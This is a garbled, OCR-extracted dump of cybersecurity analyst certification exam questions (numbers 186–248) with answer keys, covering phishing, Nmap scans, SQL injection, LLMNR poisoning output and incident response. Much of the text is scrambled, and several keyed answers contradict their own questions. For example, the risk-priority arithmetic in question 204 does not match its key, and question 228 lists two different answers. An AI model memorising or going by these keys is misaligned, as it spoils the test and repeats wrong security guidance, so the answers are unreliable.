
	Answer: CA
anation:	
on: 186	

Approximately 100 employees at your company have received a phishing email. As a security analyst you have been tasked with handling this situation.

INSTRUCTIONS

Review the information provided and determine the following:


- 1. How many employees clicked on the link in the phishing email?
- 2. On how many workstations was the malware installed?
- 3. What is the executable file name or the malware?




Answer: see the explanation.

Explanation:

Select the following answer as per diagram below.





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()	uestion:	1	×,
u	ucsuun.	_	.07

Which of the following secure coding techniques can be used to prevent cross-site request forgery attacks?

- A. Input validation
- B. Output encoding
- C. Parameterized queries
- D. Tokenization

|--|

Explanation:

Question: 188

D18912E1457D5D1DDCBD40AB3BF70D5D

A security analyst scanned an internal company subnet and discovered a host with the following Nmap output.

Nmap -Pn 10.233.117.0/24

Host is up (0.0021s latency) Not shown: 987 filtered ports

PORT	STATE	SERVICE
22/tcp	open	ssh
135/tcp	open	msrpc
445/tcp	open	microsoft-ds
137/udp	open	netbios-ns
3389/tcp	open	ms-term-serv

Based on the output of this Nmap scan, which of the following should the analyst investigate FIRST?

- A. Port 22
- B. Port 135
- C. Port 445
- D. Port 3389

Explanation:

Question: 189

	Λ
D. Web application firewall	
C. Virtual private network	
B. Certificate-based authentication	
A. IP whitelisting	
following would be BEST to protect the availability of the APIs?	
Which of the	
clients are scraping the API for data, which is causing the servers to exceed available r	esources.
a. An analyst discovers sources other than	
Clients are unable to access a company's API to obtain pricing dat	
Question: 190	
Explanation.	
Explanation:	
Answer:	Δ
b. Self-end ypting drive	
C. UEFI D. Self-encrypting drive	
B. eFuse	
A. HSM	
implementations where integrity is paramount:	
highsecurity implementations where integrity is paramount?	
bighs of the following technologies can be used to store digital tertificates and is typical	y useu iii

Question: 191

Explanation:

Given the Nmap request below:

```
Scanner# nmap -p 22,113,139,1433 www.scannable.org - d --packet-trace
Starting Nmap(http://nmap.org)
Nmap scan report for www.scannable.org
SENT (0.0149s) ICMP SCANNER > SCANNABLE
echo request (type=8/code=0) TTL=52 ID=1929
SENT(0.0112s) TCP SCANNER:63541 > SCANNABLE:80 iplen=40 seq=99850910
RCVC(0.0179s) ICMP SCANNABLE > SCANNER echo reply(type-0/code=0 iplen=28 seq=99850910
we got a ping back for SCANNABLE: ID=48822 seq=713 checksum=16000
massping done: num host:1 num response:1
Initiating SYN STEALTH Scan against www.scannable.org (SCANNABLE) 3 ports at 00:47
SENT(0.0134s) TCP SCANNER:63517 > SCANNABLE:113 iplen=40 seg=1048634
SENT(0.0148s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
SENT(0.0092s) TCP SCANNER:63517 > SCANNABLE:22 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:113 > SCANNER:63517 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:22 > SCANNER:63517 iplen=40 seg=1048634
SENT(0.0097s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
The SYN STEALTH Scan took 1.25s to scan 3 total ports
Nmap Report for www.scannable.org (SCANNABLE)
PORT
            STATE
                        SERVICE
22/tcp
            open
                        ssh
113/tcp
            closed
                        auth
139/tcp
           filtered
                       netbios-ssh
1433/tcp
           closed
                       ms-sal
Nmap done: 1 10.155.187.1 (1 host)
```

Which of the following actions will an attacker be able to initiate directly against this host?

- A. Password sniffing
- B. ARP spoofing
- C. A brute-force attack
- D. An SQL injection

Explanation:

Answer: C

Question: 192

As part of an organization's information security governance process, a Chief Information Security Officer

(CISO) is working with the compliance officer to update policies to include statements related to new regulatory and legal requirements. Which of the following should be done to BEST ensure all employees are

appropriately aware of changes to the policies?

- A. Conduct a risk assessment based on the controls defined in the newly revised policies
- B. Require all employees to attend updated security awareness training and sign an acknowledgement
- C. Post the policies on the organization's intranet and provide copies of any revised policies to all active

vendors

D. Distribute revised copies of policies to employees and obtain a signed acknowledgement from them

	Answer: B
Explanation:	
Question: 193	
During an investigation, an analyst discovers the following rule in an exe IF * TO <executive@anycompany.com> THEN mailto: <someaddress@dc 'sent'="" <executive@anycompany.com="" aware="" delete="" evaluate="" executive="" following="" from="" impact="" incident?<="" is="" not="" of="" potential="" rule.="" security="" select="" sho="" td="" the="" then="" this="" which=""><td>omain.com> ></td></someaddress@dc></executive@anycompany.com>	omain.com> >
A. Check the server logs to evaluate which emails were sent to <some acts.="" and="" c.="" change="" client="" correlate="" d.="" dkim<="" email="" events="" from="" implement="" logging="" management="" password="" recommend="" remove="" rule="" server="" siem="" spf="" td="" that="" the="" to="" use=""><td></td></some>	
	Answer: A
Explanation:	
Question: 194	
A critical server was compromised by malware, and all functionality was were taken; however, management believes a logic bomb may have Which of the following should a security analyst perform to restore func	been injected by a rootkit.
A. Work backward, restoring each backup until the server is clean B. Restore the previous backup and scan with a live boot anti-malware sc. Stand up a new server and restore critical data from backups D. Offload the critical data to a new server and continue operations	canner
	Answer: C
Explanation:	
Question: 195	
An analyst wants to identify hosts that are connecting to the external passwords are being used. Which of the following commands should the	-
A. tcpdump –X dst port 21 B. ftp ftp.server –p 21 C. nmap –o ftp.server –p 21 D. telnet ftp.server 21	
	Answer: A
Explanation:	Allowel . A

Question: 199

Question: 196	
	responding to a breach of multiple systems that contain PII and PHI. rnal entities should be based on:
A. the responder's discretion	
B. the public relations policy	
C. the communication plan D. senior management's guida	ince
D. Semor management s galda	nec
	Answer: A
Explanation:	
Question: 197	
Which of the following assess performs during heavy loads?	sment methods should be used to analyze how specialized software
A. Stress test	
B. API compatibility lest	
C. Code review	
D. User acceptance test	
E. Input validation	
	Answer: A
Explanation:	
Question: 198	
	behaving oddly following the installation of an approved third-party lication executable was sourced from an internal repository Which of pplication is valid?
B. Perform a malware scan onC. Hash the application's instal	existing definition file for the antivirus software the file in the internal repository llation file and compare it to the hash provided by the vendor rom the network to avoid collateral contamination
	Answer: C
Explanation:	Allower

A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:

Answer: A

Antivirus is installed on the remote host:
Installation path: C:\Program Files\AVProduct\Win32\
Product Engine: 14.12.101
Engine Version: 3.5.71
Scanner does not currently have information about AVProduct version 3.5.71. It may no longer be supported.
The engine version is out of date. The oldest supported version from the vendor is 4.2.11.

The analyst uses the vendor's website to confirm the oldest supported version is correct. Which of the following BEST describes the situation?

- A. This is a false positive and the scanning plugin needs to be updated by the vendor
- B. This is a true negative and the new computers have the correct version of the software
- C. This is a true positive and the new computers were imaged with an old version of the software
- D. This is a false negative and the new computers need to be updated by the desktop team

b. This is a faise negative and the new computers need to be updated by the	ie desktop team
_	Answer: C
Explanation:	
Question: 200	
A contained section of a building is unable to connect to the Internet A sanalyst investigates me issue but does not see any connections to the corporate analyst does notice a small spike in traffic to the Internet. The help users are connected to the connect SSID. but there are two of the same sconnections. Which of the following BEST describes what is occurring? A. Bandwidth consumption	porate web proxy However desk technician verifies all
B. Denial of service C. Beaconing	
D. Rogue device on the network	
	Answer: A
Explanation:	
Question: 201	
A Chief Information Security Officer (CISO) is concerned developers have customer dat a. Which of the following controls should be implemented to BEST address A. Data masking B. Data loss prevention	•

Explanation:

C. Data minimizationD. Data sovereignty

Question: 202

An analyst is searching a log for potential credit card leaks. The log stores all data encoded in hexadecimal. Which of the following commands will allow the security analyst to confirm the incident?

A. cat log xxd -r -p | egrep ' [0-9] {16}

B. egrep '(3(0-9)) (16) ' log

C. cat log | xxd -r -p egrep '(0-9) (16)'

D. egrep ' (0-9) (16) ' log | xxdc

Answer: C

Explanation:

Question: 203

During a review of vulnerability scan results an analyst determines the results may be flawed because a control-baseline system which is used to evaluate a scanning tools effectiveness was reported as not vulnerable Consequently, the analyst verifies the scope of the scan included the control-baseline host which was available on the network during the scan. The use of a control-baseline endpoint in this scenario assists the analyst in confirming.

A. verification of mitigation

- B. false positives
- C. false negatives
- D. the criticality index
- E. hardening validation.

Answer: A

Explanation:

Question: 204

An organisation is assessing risks so it can prioritize its mitigation actions. Following are the risks and their probability and impact:

Risk	Probability of occurrence	Cost of occurrence
Α	50%	\$120,000
В	10%	\$300,000
С	20%	\$100,000
D	80%	\$50,000

Which of the following is the order of priority for risk mitigation from highest to lowest?

A. A, B, C, D

B. A, D, B, C

C. B, C, A, D

D. C, B, D, A

E. D, A, C, B	
	Answer: A
Explanation:	
Question: 205	
As part of a review of incident response plans, which of the following organization to understand when establishing the breach notification per	
A. Organizational policiesB. Vendor requirements and contractsC. Service-level agreementsD. Legal requirements	
	Answer: D
Explanation:	
Question: 206	
A security analyst is reviewing the following requirements (or new time a shipping warehouse: • The clocks must be configured so they do not respond to ARP broadca. • The server must be configured with static ARP entries for each clock. Which of the following types of attacks will this configuration mitigate? A. Spoofing B. Overflows C. Rootkits D. Sniffing	sts.
Explanation:	Answer: A
Question: 207	
Which of the following BEST describes the primary role of a risk compliance with risk-based frameworks?	assessment as it relates to
A. It demonstrates the organization's mitigation of risks associated withB. It serves as the basis for control selection.C. It prescribes technical control requirements.D. It is an input to the business impact assessment.	internal threats.
	Answer: A
Explanation:	

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A bad actor bypasses authentication and reveals all records in a database through an SQL injection. Implementation of which of the following would work BEST to prevent similar attacks in

- A. Strict input validation
- B. Blacklisting
- C. SQL patching
- D. Content filtering
- E. Output encoding

Answer: A

Explanation:

Question: 209

An analyst is reviewing the following output:

```
if (searchname != null)
{
    %>
        employee <%searchname%> not found
    <%
}</pre>
```

Which of the following was MOST likely used to discover this?

- A. Reverse engineering using a debugger
- B. A static analysis vulnerability scan
- C. A passive vulnerability scan
- D. A web application vulnerability scan

Answer: C

Explanation:

Question: 210

A security analyst is investigating an incident that appears to have started with SOL injection against a publicly available web application. Which of the following is the FIRST step the analyst should take to prevent future attacks?

- A. Modify the IDS rules to have a signature for SQL injection.
- B. Take the server offline to prevent continued SQL injection attacks.
- C. Create a WAF rule In block mode for SQL injection
- D. Ask the developers to implement parameterized SQL queries.

Answer: A

Question: 211	
Explanation:	

A Chief Security Officer (CSO) is working on the communication requirements (or an organization's incident response plan. In addition to technical response activities, which of the following is the main reason why communication must be addressed in an effective incident response program?

- A. Public relations must receive information promptly in order to notify the community.
- B. Improper communications can create unnecessary complexity and delay response actions.
- C. Organizational personnel must only interact with trusted members of the law enforcement community.
- D. Senior leadership should act as the only voice for the incident response team when working with forensics teams.

	Answer: B
anation:	
stion: 212	

The Cruel Executive Officer (CEO) of a large insurance company has reported phishing emails that contain malicious links are targeting the entire organza lion Which of the following actions would work BEST to prevent against this type of attack?

- A. Turn on full behavioral analysis to avert an infection
- B. Implement an EDR mail module that will rewrite and analyze email links.
- C. Reconfigure the EDR solution to perform real-time scanning of all files
- D. Ensure EDR signatures are updated every day to avert infection.
- E. Modify the EDR solution to use heuristic analysis techniques for malware.

Answer: B

Explanation:

If you're concerned about spear phishing and other advanced threats that may impact your organization, a next-gen EDR endpoint protection platform offers a lot of advantages over traditional antivirus.

Question: 213

In system hardening, which of the following types of vulnerability scans would work BEST to verify the scanned device meets security policies?

- A. SCAP
- B. Burp Suite
- C. OWASP ZAP
- D. Unauthenticated

	Answer: D
Explanation:	
Question: 214	
Question. 214	
A security analyst for a large pharmaceutical company was given intelligence resources organisation for Internal users, which contain use for company accounts. Which of the following is the FIRST action the assecurity operations monitoring?	ernames and valid passwords
A. Run scheduled antivirus scans on all employees' machines to look for B. Reimage the machines of all users within the group in case of a malwa C. Change all the user passwords to ensure the malicious actors cannot up. Search the event logs for event identifiers that indicate Mimikatz was	are infection. use them.
	Answer: D
Explanation:	
Question: 215	
A cybersecurity analyst is dissecting an intrusion down to the speci- organize them in a logical manner. Which of the following framewor situation?	
A. Pyramid of Pain B. MITRE ATT&CK C. Diamond Model of Intrusion Analysts D. CVSS v3.0	
	Answer: B
Explanation:	7
Question: 216	
A security analyst is reviewing a suspected phishing campaign that has a organization has enabled a few email security technologies in the last believes the security features are not working. The analyst runs the following domaindomainkey.comptia.orq TXT Which of the following email protection technologies is the analyst MOS	et year: however, the analyst owing command:
A. SPF	
B. DNSSEC	
C. DMARC	
D. DKIM	
	Answer: A

Question: 219

Explanation:	
Question: 217	
Employees of a large financial company are continuously being Infe are not detected by EDR tools. When of the following Is the BEST s reduce corporate risk while allowing employees to exchange files at o	ecurity control to implement to
 A. MFA on the workstations B. Additional host firewall rules C. VDI environment D. Hard drive encryption E. Network access control F. Network segmentation 	
	Answer: C
Explanation:	
Question: 218	
An information security analyst on a threat-hunting team Is working hypothesis related to an internally developed web application The web. Due to the nature of the industry, the application hosts sensitive data and Is a significant target. • The platform Is most likely vulnerable to poor patching and Inadexpose vulnerable services. • The application is likely to be targeted with SQL injection attack reporting capabilities within the application. As a result, the systems administrator upgrades outdated service endpoint configuration against an industry benchmark. The analy additional training on implementing identity and access management to protect against SOL injection attacks Which of the following BEST results.	orking hypothesis is as follows: ata associated with many clients equate server hardening, which ks due to the large number of applications and validates the est suggests developers receive ent, and also implements a WAF
A. Improving detection capabilitiesB. Bundling critical assetsC. Profiling threat actors and activitiesD. Reducing the attack surface area	
	Answer: D
Explanation:	

When reviewing a compromised authentication server, a security analyst discovers the following hidden file:

```
root@ldapl:># cat .pass.txt
jsmith:Welcome123:18073:0:99999:7:::
mjcnes4:Welcome123:18073:0:99999:7:::
egreen1:Welcome123:18073:0:99999:7:::
rbarger:Welcome123:18073:0:99999:7:::
mheme14:Welcome123:18073:0:99999:7:::
cycungl:Welcome123:18073:0:99999:7:::
cycungl:Welcome123:18073:0:99999:7:::
```

Further analysis shows these users never logged in to the server. Which of the following types of attacks was used to obtain the file and what should the analyst recommend to prevent this type of attack from reoccurring?

- A. A rogue LDAP server is installed on the system and is connecting passwords. The analyst should recommend wiping and reinstalling the server.
- B. A password spraying attack was used to compromise the passwords. The analyst should recommend that all users receive a unique password.
- C. A rainbow tables attack was used to compromise the accounts. The analyst should recommend that future password hashes contains a salt.
- D. A phishing attack was used to compromise the account. The analyst should recommend users install endpoint protection to disable phishing links.

	Answer: B
Explanation:	
Question: 220	
A forensic analyst took an image of a image is not tampered with me analy	workstation that was involved in an incident To BEST ensure the st should use:
A. hashingB. backup tapesC. a legal holdD. chain of custody.	
E. Louis	Answer: A
Explanation: Question: 221	

A security analyst reviews a recent network capture and notices encrypted inbound traffic on TCP port 465 was coming into the company's network from a database server. Which of the following will the security analyst MOST likely identify as the reason for the traffic on this port?

- A. The server is receiving a secure connection using the new TLS 1.3 standard
- B. Someone has configured an unauthorized SMTP application over SSL
- C. The traffic is common static data that Windows servers send to Microsoft
- D. A connection from the database to the web front end is communicating on the port

	Answer: B
ion:	
222	

During the forensic analysis of a compromised machine, a security analyst discovers some binaries that are exhibiting abnormal behaviors. After extracting the strings, the analyst finds unexpected content Which of the following is the NEXT step the analyst should take?

- A. Only allow whitelisted binaries to execute.
- B. Run an antivirus against the binaries to check for malware.
- C. Use file integrity monitoring to validate the digital signature.
- D. Validate the binaries' hashes from a trusted source.

Answer: D

Explanation:

Question: 223

A company wants to reduce the cost of deploying servers to support increased network growth. The company is currently unable to keep up with the demand, so it wants to outsource the infrastructure to a cloud-based solution.

Which of the following is the GREATEST threat for the company to consider when outsourcing its infrastructure?

- A. The cloud service provider is unable to provide sufficient logging and monitoring.
- B. The cloud service provider is unable to issue sufficient documentation for configurations.
- C. The cloud service provider conducts a system backup each weekend and once a week during peak business times.
- D. The cloud service provider has an SLA for system uptime that is lower than 99 9%.

Answer: B

Explanation:

Question: 224

A security analyst is auditing firewall rules with the goal of scanning some known ports to check the firewall's behavior and responses. The analyst executes the following commands:

```
#nmap -p22 -sS 10.0.1.200
#hping3 -S -c1 -p22 10.0.1.200
```

The analyst then compares the following results for port 22:

nmap returns "Closed"

hping3 returns "flags=RA"

Which of the following BEST describes the firewall rule?

A. DNAT --to-destination 1.1.1.1:3000

B. REJECT with —tcp-reset C. LOG —log-tcp-sequence D. DROP	
	Answer: B
Explanation:	
No doubt does the nmap result mean its being rejected as it returns closs for a loop was the hping3 response. After further web surfing I four actually means "flag= RST, ACK" which means that it too was rejected.	
Question: 225	
An analyst must review a new cloud-based SIEM solution. Which of the do FIRST prior to discussing the company's needs? A. Perform a vulnerability scan against a test instance. B. Download the product security white paper. C. Check industry news feeds for product reviews. D. Ensure a current non-disclosure agreement is on file	e following should the analyst
	Answer: D
Explanation:	7.110110112
Question: 226	
While analyzing network traffic, a security analyst discovers several co- connecting to a malicious domain that was blocked by a DNS sinkhole. A visible, but no change requests were made to add it. Which of the following the security analyst to implement?	A new private IP range is now
A. Block the domain IP at the firewall.B. Blacklist the new subnetC. Create an IPS rule.D. Apply network access control.	
	Answer: A
Explanation:	

A company's blocklist has outgrown the current technologies in place. The ACLS are at maximum, and the IPS signatures only allow a certain

amount of space for domains to be added, creating the need for multiple signatures.

Question: 227

Which of the following configuration changes to the existing controls would be the MOST appropriate to improve performance?

- A. Create an IDS for the current blocklist to determine which domains are showing activity and may need to be removed.
- B. Implement a host-file based solution that will use a list of all domains to deny for all machines on the network
- C. Review the current blocklist to determine which domains can be removed from the list and then update the ACLs and IPS signatures.
- D. Review the current blocklist and prioritize it based on the level of threat severity. Add the domains with the highest severity to the blocklist and remove the lower-severity threats from it.

	Answer: A
Explanation:	
Question: 228	

A security analyst is reviewing the network security monitoring logs listed below:

```
Count:2 Event#3.3505 2020-01-30 10:40 UTC
GPL WEB SERVER robots.txt access
10.1.1.128 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=45260 -> dport=80
Seg=0 Ack=0 Off=5 Res=0 Flags=****** Win=0 urp=23415 chksum=0
Count:22 Event#3.3507 2020-01-30 10:40 UTC
ET WEB SPECIFIC APPS PHPStudy Remote Code Execution Backdoor
10.1.1.129 \rightarrow 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=65200 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=****** Win=0 urp=26814 chksum=0
Count:30 Event#3.3522 2020-01-30 10:40 UTC
ET WEB SERVER WEB-PHP phpinfo access
10.1.1.130 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=58175 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=****** Win=0 urp=22875 chksum=0
 Count:22 Event#3.3728 2020-01-30 10:40 UTC
 GPL WEB SERVER 403 Forbidden
 10.0.0.10 -> 10.1.1.129
 IPVer=4 hlen=5 tos=0 dlen=533 ID=0 flags=0 offset=0 ttl=0 chksum=20471
 Protocol: 6 sport=80 -> dport=65200
 Seq=0 Ack=0 Off=5 Res=0 Flags=****** Win=0 urp=59638 chksum=0
```

Which of the following is the analyst MOST likely observing? (Select TWO).

- A. 10.1.1.128 sent malicious requests, and the alert is a false positive.
- B. 10.1.1.129 sent potential malicious requests to the web server.
- C.10.1.1.129 sent non-malicious requests, and the alert is a false positive.
- D.10.1.1.128 sent potential malicious traffic to the web server.
- E.10.1.1 .129 successfully exploited a vulnerability on the web server.

Answer: A

	Answer: A, C
Explanation:	
Question: 229	
Following a recent security breach, a company decides to investigate privileged accounts are only being utilized during typical business hour security analyst determines an account was consistently utilized in the mature of the following actions should the analyst take NEXT?	s. During the investigation, a
A. Initiate the incident response plan.	
B. Disable the privileged account	
C. Report the discrepancy to human resources. D. Review the activity with the user.	
2. Neview the detivity with the data.	
	Answer: D
Explanation:	
Question: 220	
Question: 230	
A proposed network architecture requires systems to be separated from on defined risk levels. Which of the following explains the reason why a network this way?	
A. To complicate the network and frustrate a potential malicious attacke	r
B. To reduce the number of IP addresses that are used on the network	•
C. To reduce the attack surface of those systems by segmenting the network	ork based on risk
D. To create a design that simplifies the supporting network	
-	Answer: C
Explanation:	
Question: 231	
A Chief Information Security Officer (CISO) is concerned about new privathe company. The CISO has tasked a security analyst with finding the verity that a user's data is not altered without the user's consent Which appropriate course of action?	proper control functions to
A. Use a DLP product to monitor the data sets for unauthorized edits and B. Use encryption first and then hash the data at regular, defined times. C. Automate the use of a hashing algorithm after verified users make chap. Replicate the data sets at regular intervals and continuously compare changes.	anges to their data

Explanation:	
Question: 232	
A security analyst needs to develop a brief that will include the latest in of the incidents. The goal is to support threat intelligence and identify are linked. Which of the following methods would be MOST appropriate to use?	•
A. An adversary capability model B. The MITRE ATT&CK framework C. The Cyber Kill Chain D. The Diamond Model of Intrusion Analysis	
	Answer: B
Explanation:	
Question: 233	
An organization supports a large number of remote users. Which of the to protect the data on the remote users1 laptops?	e following is the BEST option
A Lles whole disk seem matice	
A. Use whole disk encryption.	
A. Use whole disk encryption. B. Require the use of VPNs.	
B. Require the use of VPNs.C. Require employees to sign an NDA.	
B. Require the use of VPNs.	
B. Require the use of VPNs.C. Require employees to sign an NDA.	Answer: D

Explanation:

Question: 234

A remote code-execution vulnerability was discovered in the RDP for the servers running a keyhosted application. While there is no automated check for this vulnerability from the vulnerability assessment vendor, the in-house technicians were able to evaluate manually whether this vulnerability was present through the use of custom scripts. This evaluation determined that all the hosts are vulnerable. A technician then tested the patch for this vulnerability and found that it can cause stability issues in the key-hosted application. The application is accessed through RDP to a jump host that does not run the application directly. To mitigate this vulnerability, the security operations team needs to provide remediation steps that will mitigate the vulnerability temporarily until the compatibility issues with the patch are resolved. Which of the following will BEST allow systems to continue to operate and mitigate the vulnerability in the short term?

A. Implement IPSec rules on the application servers through a GPO that limits RDP access from only the jump host. Patch the jump host. Since it does not run the application natively, it will not affect the software's operation and functionality. Do not patch the application servers until the compatibility issue is resolved.

- B. Implement IPSec rules on the jump host server through a GPO that limits RDP access from only the other application servers. Do not patch the jump host. Since it does not run the application natively, it is at less risk of being compromised. Patch the application servers to secure them.
- C. Implement IPSec rules on the application servers through a GPO that limits RDP access to only other application servers. Do not patch the jump host. Since it does not run the application natively, it is at less risk of being compromised. Patch the application servers to secure them.
- D. Implement firewall rules on the application servers through a GPO that limits RDP access to only other application servers. Manually check the jump host to see if it has been compromised. Patch the application servers to secure them.

	Answer: A
Explanation:	
Question: 235	

While conducting a network infrastructure review, a security analyst discovers a laptop that is plugged into a core switch and hidden behind a desk.

The analyst sees the following on the laptop's screen:

```
[1] [NBT-N8] Poisoned answer sent to 192.168.23.115 for name FILE-SHAPE-A (service: File Server)
[1] [LIMNR] Poisoned answer sent to 192.168.23.115 for name FILE-SHAPE-A
[2] [LIMNR] Foisoned answer sent to 192.168.23.115 for name FILE-SHAPE-A
[SMBv2] NTLMv2-SSP Client : 192.168.23.115
[SMBv2] NTLMv2-SSP Username : CORP|smith
[SMBv2] NTLMv2-SSP Hash : F5DBF769CFER7...
[4] [NBT-NS] Poisoned answer sent to 192.168.23.24 for name FILE-SHAPE-A (service: File Server)
[5] [LIMNR] Poisoned answer sent to 192.168.23.24 for name FILE-SHAPE-A
[5] [LIMNR] Poisoned answer sent to 192.168.23.24 for name FILE-SHAPE-A
[5] [LIMNR] Poisoned answer sent to 192.168.23.24 for name FILE-SHAPE-A
[5] [SMBv2] NTLMv2-SSP Client : 192.168.23.24
[SMBv2] NTLMv2-SSP Username : CORP\propers
[SMBv2] NTLMv2-SSP Username : CORP\propers
[SMBv2] NTLMv2-SSP Hash : 6D093BE2FDD70A...
```

Which of the following is the BEST action for the security analyst to take?

- A. Initiate a scan of devices on the network to find password-cracking tools.
- B. Disconnect the laptop and ask the users jsmith and progers to log out.
- C. Force all users in the domain to change their passwords at the next login.
- D. Take the FILE-SHARE-A server offline and scan it for viruses.

	Answer: D
Explanation:	
Question: 236	

An employee was found to have performed fraudulent activities. The employee was dismissed, and the employee's laptop was sent to the IT service desk to undergo a data sanitization procedure. However, the security analyst responsible for the investigation wants to avoid data sanitization. Which of the following can the security analyst use to justify the request?

- A. Data retention
- B. Evidence retention
- C.GDPR
- D. Data correlation procedure

	Answer: A
Explanation:	
Question: 237	
Which of the following is MOST closely related to the concept of privacy	?
A. An individual's control over personal informationB. A policy implementing strong identity management processesC. A system's ability to protect the confidentiality of sensitive information	on.
D. The implementation of confidentiality, integrity, and availability	711
	Answer: A
Explanation:	
Question: 238	
To prioritize the morning's work, an analyst is reviewing security al investigated. Which of the following assets should be investigated FIRST	-
A. The workstation of a developer who is installing software on a web set B.A new test web server that is in the process of initial installation C. The laptop of the vice president that is on the corporate LAN D. An accounting supervisor's laptop that is connected to the VPN	erver
	Answer: C
Explanation:	Answer: C
Question: 239	
A security analyst is conceded that a third-party application may haduring authentication. Which of the following protocols should the apanalyst's concern?	
A. SAML	
B.MFA	
C.SHA-1 D.LADPS	
Explanation:	Answer: A
Question: 240	

An analyst needs to provide recommendations for the AUP Which of the following is the BEST recommendation to protect the company's intellectual property?

A. Company assets must be stored in a locked cabinet when not in use. B. Company assets must not be utilized for personal use or gain. C. Company assets should never leave the company's property. D. All Internet access must be via a proxy server. **Answer: D** Explanation: Question: 241 A user reports a malware alert to the help desk A technician verifies the alert, determines the workstation is classified as a low-severity device, and uses network controls to block access The technician then assigns the ticket to a security analyst who will complete the eradication and recovery processes. Which of the following should the security analyst do NEXT? A. Document the procedures and walk through the incident training guide. B. Sanitize the workstation and verify countermeasures are restored C. Reverse engineer the malware to determine its purpose and risk to the organization. D. Isolate the workstation and issue a new computer to the user. Answer: B Explanation: Question: 242 A company's legal department is concerned that its incident response plan does not cover the countless ways security incidents can occur They have asked a security analyst to help tailor the response plan to provide broad coverage for many situations. Which of the following is the BEST way to achieve this goal?

A. Focus on incidents that may require law enforcement support.

- B. Focus on common attack vectors first.
- C. Focus on incidents that have a high chance of reputation harm.
- D. Focus on incidents that affect critical systems.

Answer: D

Explanation:

Question: 243

While reviewing log files, a security analyst uncovers a brute-force attack that is being performed against an external webmail portal. Which of the following would be BEST to prevent this type of attack from being successful?

A. Implement MFA on the email portal using out-of-band code delivery.

- B. Create a new rule in the IDS that triggers an alert on repeated login attempts
- C. Leverage password filters to prevent weak passwords on employee accounts from being exploited.
- D. Alter the lockout policy to ensure users are permanently locked out after five attempts.
- E. Configure a WAF with brute force protection rules in block mode

	Answer: A
Explanation:	
Question: 244	
A company's security officer needs to implement geographical a foreign country On which of the following should the blocks by	
A. Web content filter	
B. Access control list	
C. Network access control	
D. Data loss prevention	
	Answer: B
Explanation:	
Ouestion: 245	

A cybersecurity analyst is investigating a potential incident affecting multiple systems on a company's internal network. Although there is a negligible impact to performance, the following symptom present on each of the affected systems:

- Existence of a new and unexpected sychost exe process
- Persistent, outbound TCP/IP connections to an unknown external host with routine keep-alives transferred
- DNS query logs showing successful name resolution for an Internet-resident dynamic DNS domain

If this situation remains unresolved, which of the following will MOST likely occur?

- A. The affected hosts may participate in a coordinated DDoS attack upon command
- B. An adversary may leverage the affected hosts to reconfigure the company's router ACLs.
- C. Key files on the affected hosts may become encrypted and require ransom payment for unlock.
- D. The adversary may attempt to perform a man-in-the-middle attack.

	Answer: C
Explanation:	
Question: 246	

A security analyst is reviewing the following DNS logs as part of security-monitoring activities:

Answer: C

```
FROM 192.168.1.20 A www.google.com 67.43.45.22
FROM 192.168.1.20 AAAA www.google.com 2006.67;AD:1FAB::102
FROM 192.168.1.43 A www.mail.com 193.56.221.99
FROM 192.168.1.2 A www.company.com 241.23.22.11
FROM 192.168.1.211 A www.uewiryfajfcbfaerwfj.co 32.56.32.122
FROM 192.168.1.106 A www.whatsmyip.com 102.45.33.53
FROM 192.168.1.93 AAAA www.nbc.com 2002:10:976::1
FROM 192.168.1.78 A www.compfia.org 122.10.31.87
```

Which of the following MOST likely occurred?

- A. The attack used an algorithm to generate command and control information dynamically.
- B. The attack used encryption to obfuscate the payload and bypass detection by an IDS.
- C. The attack caused an internal host to connect to a command and control server.
- D. The attack attempted to contact www.google com to verify Internet connectivity.

b. The attack attempted to contact <u>www.google</u> com to verify internet	connectivity.
	Answer: C
Explanation:	
Question: 247	
A custom script currently monitors real-time logs of a SAMIL authentication server to mitigate brute-force attacks. Which of the following is a concern when moving authentication to a cloud service?	
A. Logs may contain incorrect information.B. SAML logging is not supported for cloud-based authentication.	
C. Access to logs may be delayed for some time.	
D. Log data may be visible to other customers.	

Explanation:

Threats & Vulnerabilities Associated with the Cloud, Subsection "Logging and Monitoring"

"Because the responsibility of protecting portions of the stack falls to the service provider, it does sometimes mean the organization loses monitoring capabilities, for better or worse."

CompTIA CySA+ Cybersecurity Analyst Certification All-in-One Exam Guide, Second Edition (Exam CS0-002) (p. 158).

Question: 248

A security analyst reviews the latest reports from the company's vulnerability scanner and discovers the following:

21213 HTTP TRACE / TRACK Methods Allowed		
The remote web server supports the TRACE and/or TRACE methods. TRACE and TRA	CK are HTTP methods t	hat are
